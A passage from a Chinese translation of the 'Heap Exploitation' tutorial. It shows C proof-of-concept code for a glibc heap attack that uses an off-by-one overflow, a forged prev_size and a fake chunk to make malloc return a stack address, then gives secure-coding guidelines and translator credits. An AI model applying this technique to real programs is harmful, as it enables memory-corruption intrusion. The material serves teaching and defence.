// Allocate another chunk
ptr2 = malloc(0xf8);                            // at 0x1dbb040

chunk1 = (struct chunk_structure *)(ptr1 - 2);
allotedSize = chunk1->size & ~(0x1 | 0x2 | 0x4);
allotedSize -= sizeof(size_t);      // Heap meta data for 'prev_size' of chunk1

// Attacker initiates a heap overflow
// Off by one overflow of ptr1, overflows into ptr2's 'size'
ptr = (char *)ptr1;
ptr[allotedSize] = 0;      // Zeroes out the PREV_IN_USE bit

// Fake chunk
fake_chunk.size = 0x100;   // enough size to service the malloc request
// These two will ensure that unlink security checks pass
```

```
// i.e. P->fd->bk == P and P->bk->fd == P
fake_chunk.fd = &fake_chunk;
fake_chunk.bk = &fake_chunk;

// Overwrite ptr2's prev_size so that ptr2's chunk - prev_size points to our fake chunk
// This falls within the bounds of ptr1's chunk - no need to overflow
*(size_t *)&ptr[allotedSize-sizeof(size_t)] =
                                (size_t)&ptr[allotedSize - sizeof(size_t)]  // ptr2's chunk
                                - (size_t)&fake_chunk;

// Free the second chunk. It will detect the previous chunk in memory as free and try
// to merge with it. Now, top chunk will point to fake_chunk
free(ptr2);

victim = malloc(40);                  // Returns address 0x7ffee6b64ea0 !!
```

请注意以下事项：

1. 第二个`chunk`的大小为“0xf8”。 这简单地确保了实际`chunk`的大小具有最低有效字节为“0”（忽略标志位）。 因此，在不改变该`chunk`的大小的情况下将先前使用位设置为“0”是一件简单的事情。
2. `allotedSize`进一步减少了`sizeof (size_t)`。 `allotedSize`等于完整`chunk`的大小。 但是，数据允许的大小是最小的`sizeof (size_t)`，或者等于堆中的`size`参数。 这是因为不能使用当前块的`size`和`prev_size`，但可以使用下一个块的`prev_size`。
3. 调整`fake chunk`的前向和后向指针以通过“unlink”中的安全检查。

0x6 安全编码指南

上面提到的所有攻击只有在代码的编写者对glibc的API提供的各种函数做出他/她自己的假设时才有可能。例如，从Java等其他语言迁移的开发人员认为编译器有责任在运行时检测溢出。

这里介绍了一些安全的编码指南。如果开发软件时要记住这些，它将阻止前面提到的攻击：

1. 仅使用使用malloc请求的内存量。确保不要越过任何一个边界。
2. 仅释放动态分配一次的内存。
3. 永远不要访问释放的内存。
4. 始终检查malloc的返回值`NULL`。

*严格遵守*上述准则。以下是一些有助于进一步防止攻击的其他指南：

1. 每次释放后，重新分配指向最近释放的内存的每个指针`NULL`。
2. 始终在错误处理程序中释放分配的存储。
3. 在使用之前将敏感数据释放之前将其清零`memset`。
4. 不要对malloc返回地址的定位做任何假设。

Happy Coding!

0x7 版权信息

本书基于Heap Exploitation翻译

译者：ERROR404

校对：phosphorus

本译本PDF下载地址：

Github 下载